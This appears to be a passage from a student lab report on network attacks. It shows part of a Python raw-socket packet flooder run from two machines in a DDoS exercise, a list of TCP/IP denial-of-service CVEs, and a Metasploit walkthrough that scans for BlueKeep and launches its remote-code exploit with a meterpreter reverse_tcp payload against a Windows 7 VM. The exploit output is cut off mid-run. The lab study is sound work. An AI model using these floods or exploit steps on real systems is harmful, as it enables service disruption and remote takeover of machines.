    s = (s >> 16) + (s & 0xffff)
    s = s + (s >> 16)
    return ~s & 0xffff

# Create a raw socket
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)
except socket.error as msg:
    print('Socket could not be created. Error Code: {} Message {}'.format(msg.errno, msg.strerror))
    sys.exit()
print("Success")

# Construct the packet
source_ip = '192.168.100.26'
dest_ip = '192.168.100.178'

# IP Header
ip_ihl = 5
ip_ver = 4
ip_tos = 0
ip_tot_len = 0
ip_id = 54321
ip_frag_off = 0
```


As we are performing the DDOS attack in which we have to send packets from multiple machines, this is the second machine with the destination same as of the victim's IP.


Administrator: Command Prompt - python Dos.py

```
:\NewKali>python Dos.py
uccess
```


54-cl1-s01... 2/12/2025 3:24 AM VMware virtual dis... 616,896 KB

We run the python script on the attacker's machine and it is showing that attack is successful.


Administrator: Command Prompt - python Dos.py

```
icrosoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

:\WINDOWS\system32>D:

D:\>python Dos.py
uccess
```

Similarly run the script on the second machine and it is also showing successful. Now the attack has been launched from the both machines successfully.


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
eth0: <live capture in progress>
Profile: Default

```
o.      Time          Source           Destination      Protocol
 1200… 20.765220602  192.168.100.118  192.168.100.178  IPv4
 1200… 20.765220637  192.168.100.118  192.168.100.178  IPv4
 1200… 20.765220669  192.168.100.26   192.168.100.178  IPv4
 1200… 20.765220708  192.168.100.118  192.168.100.178  IPv4
 1200… 20.765249595  192.168.100.118  192.168.100.178  IPv4
 1200… 20.765249651  192.168.100.118  192.168.100.178  IPv4
 1200… 20.765249695  192.168.100.118  192.168.100.178  IPv4
 1200… 20.765249746  192.168.100.118  192.168.100.178  IPv4
 1200… 20.765249786  192.168.100.26   192.168.100.178  IPv4
 1200… 20.765249832  192.168.100.26   192.168.100.178  IPv4
 1200… 20.765249875  192.168.100.118  192.168.100.178  IPv4
 1200… 20.765249914  192.168.100.26   192.168.100.178  IPv4

Frame 218864: 92 bytes on wire (736 bits), 92 bytes captured (736 bi
Ethernet II, Src: HewlettPacka_2f:e7:59 (2c:44:fd:2f:e7:59), Dst: VM
Internet Protocol Version 4, Src: 192.168.100.26, Dst: 192.168.100.1
Data (58 bytes)

00 45 00   ··)C··,D  ·/·
1a c0 a8   ·Nm·····  ···
00 c0 a8   d·E····1  ···
c6 00 00   d···d···  ···
6c 6f 2c   ··P·····  ··H
            how are   yo
```

Task Manager

CPU: 46%   Processes: 244   Memory: 3…   Swap: 0% (…

Task	PID	RSS	CPU
agent	2147	6.2 MiB	0%
applet.py	2240	38.5 MiB	0%
at-spi2-registryd --use-gnom…	1908	7.2 MiB	0%
at-spi-bus-launcher	1889	7.4 MiB	0%
blueman-applet	2144	56.5 MiB	0%
Capturing from eth0	51819	499.8 MiB	34%
dbus-daemon --config-file=/…	1896	4.6 MiB	0%
dbus-daemon --session --add…	1799	5.2 MiB	0%
dconf-service	2184	5.5 MiB	0%
dumpcap --log-level MESSAG…	51915	6.2 MiB	8%
gnome-keyring-daemon --for…	1798	9.5 MiB	0%
gpg-agent --supervised	1923	3.5 MiB	0%
gvfs-afc-volume-monitor	2430	7.9 MiB	0%
gvfsd	1929	7.8 MiB	0%
gvfsd-fuse /run/user/1000/gv…	1935	6.8 MiB	0%
gvfsd-metadata	2489	6.5 MiB	0%

● Starting task ● Changing task ● Terminating task


If we open the Wireshark on the victim's machine we can see that packets are coming from both machines, we can see it in the source IP section and CPU utilization has been increased.

Q3:


1. **CVE-1999-0116 (SYN Flooding)**
2. **CVE-2000-0305 (TCP/IP Vulnerabilities)**
3. **CVE-2004-0230 (TCP/IP Stack Resource Exhaustion)**
4. **CVE-2011-4862 (TCP/IP Stack DoS)**
5. **CVE-2020-13987 (TCP/IP Stack DoS)**

Q4: (A)

Bluekeep




This is our Windows 7 virtual machine because Bluekeep vulnerability is not present in the newer windows versions like Win10, Win11.




```
   1     \_ action: Crash                                          .            .        .     Trigger denial of service vulnerability
   2     \_ action: Scan                                           .            .        .     Scan for exploitable targets
   3   exploit/windows/rdp/cve_2019_0708_bluekeep_rce              2019-05-14   manual   Yes   CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
   4     \_ target: Automatic targeting via fingerprinting         .            .        .     .
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)         .            .        .     .
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)  .    .        .     .
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)     .    .        .     .
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)     .    .        .     .
   9     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)   .    .        .     .
   10    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)       .    .        .     .
   11    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)           .    .        .     .
   12    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)      .    .        .     .


Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'

msf6 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set RHOSTS 192.168.100.176
RHOSTS => 192.168.100.176
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > options

Module options (auxiliary/scanner/rdp/cve_2019_0708_bluekeep):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  rdesktop         no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.100.176  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)
   THREADS          1                yes       The number of concurrent threads (max one per host)


Auxiliary action:

   Name  Description
   ----  -----------
   Scan  Scan for exploitable targets


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > exploit

[+] 192.168.100.176:3389  - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.100.176:3389  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) >
```

We are using Kali as attacker's machine and we are using metasploit for running the exploit. First of all search for the bluekeep exploit in the metasploit and it will list the exploit. Use the exploit using the "use <exploit_name>" command. It will shift us to the exploit. Now we can see the various options available for the exploit using the “options” command. It will list the various options that we can set for this exploit. We have set the RHOST option to the target’s IP. After that we can confirm that if the host has been setup using the same option command. Now enter the “exploit” command and it will run the exploit. We can see that execution has been completed and target is found vulnerable.




```
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.100.176
RHOSTS ⇒ 192.168.100.176
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.100.176  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.178  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting



View the full module info with the info, or info -d command.
```

The above exploit is only to tell that if the target is vulnerable or not and it showed that target is vulnerable. Now this is the actual exploit that will execute the remote code in the target’s machine.




```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
⇒  0   Automatic targeting via fingerprinting
    1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
    2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
    3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
    4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
    5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
    6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
    7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
    8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)


msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 1
target ⇒ 1
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.100.178:4444
[*] 192.168.100.176:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.100.176:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.100.176:3389  - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.100.176:3389  - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.176:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.100.176:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8013200000, Channel count 1.
[!] 192.168.100.176:3389 - ←———————————— | Entering Danger Zone | ————————————→
[*] 192.168.100.176:3389 - Surfing channels ...
[*] 192.168.100.176:3389 - Lobbing eggs ...
█
```

If we write “show targets” inside the exploit, it will list the various targets available. As we are exploiting this vulnerability on windows 7 machine so we have selected 1 as target. After that we have exploited this using the “exploit” command and it will start executing this exploit on the windows 7 machine.


*Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
5:30 PM
2/22/2025

```
tcp.port == 3389

No.   Time       Source           Destination      Protocol Length Info
12510 55.601570  192.168.100.178  192.168.100.176  TCP        74 41631 → 3389 [SYN] Seq=0 Win=64…
12511 55.601710  192.168.100.176  192.168.100.178  TCP        74 3389 → 41631 [SYN, ACK] Seq=0 A…
12512 55.615435  192.168.100.178  192.168.100.176  TCP        66 41631 → 3389 [ACK] Seq=1 Ack=1 …
12513 55.616268  192.168.100.178  192.168.100.176  TLSv1     111 Ignored Unknown Record
12515 55.658423  192.168.100.176  192.168.100.178  TCP        66 3389 → 41631 [ACK] Seq=1 Ack=46…
12516 55.850436  192.168.100.176  192.168.100.178  TLSv1      85 Ignored Unknown Record
12517 55.850914  192.168.100.178  192.168.100.176  TCP        66 41631 → 3389 [ACK] Seq=46 Ack=2…
12518 55.898142  192.168.100.178  192.168.100.176  TLSv1     583 Client Hello

▷ Frame 12517: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{54C9EB32-1196
▷ Ethernet II, Src: VMware_43:05:ea (00:0c:29:43:05:ea), Dst: VMware_e9:e1:78 (00:0c:29:e9:e1:78)
▷ Internet Protocol Version 4, Src: 192.168.100.178, Dst: 192.168.100.176
▷ Transmission Control Protocol, Src Port: 41631, Dst Port: 3389, Seq: 46, Ack: 20, Len: 0

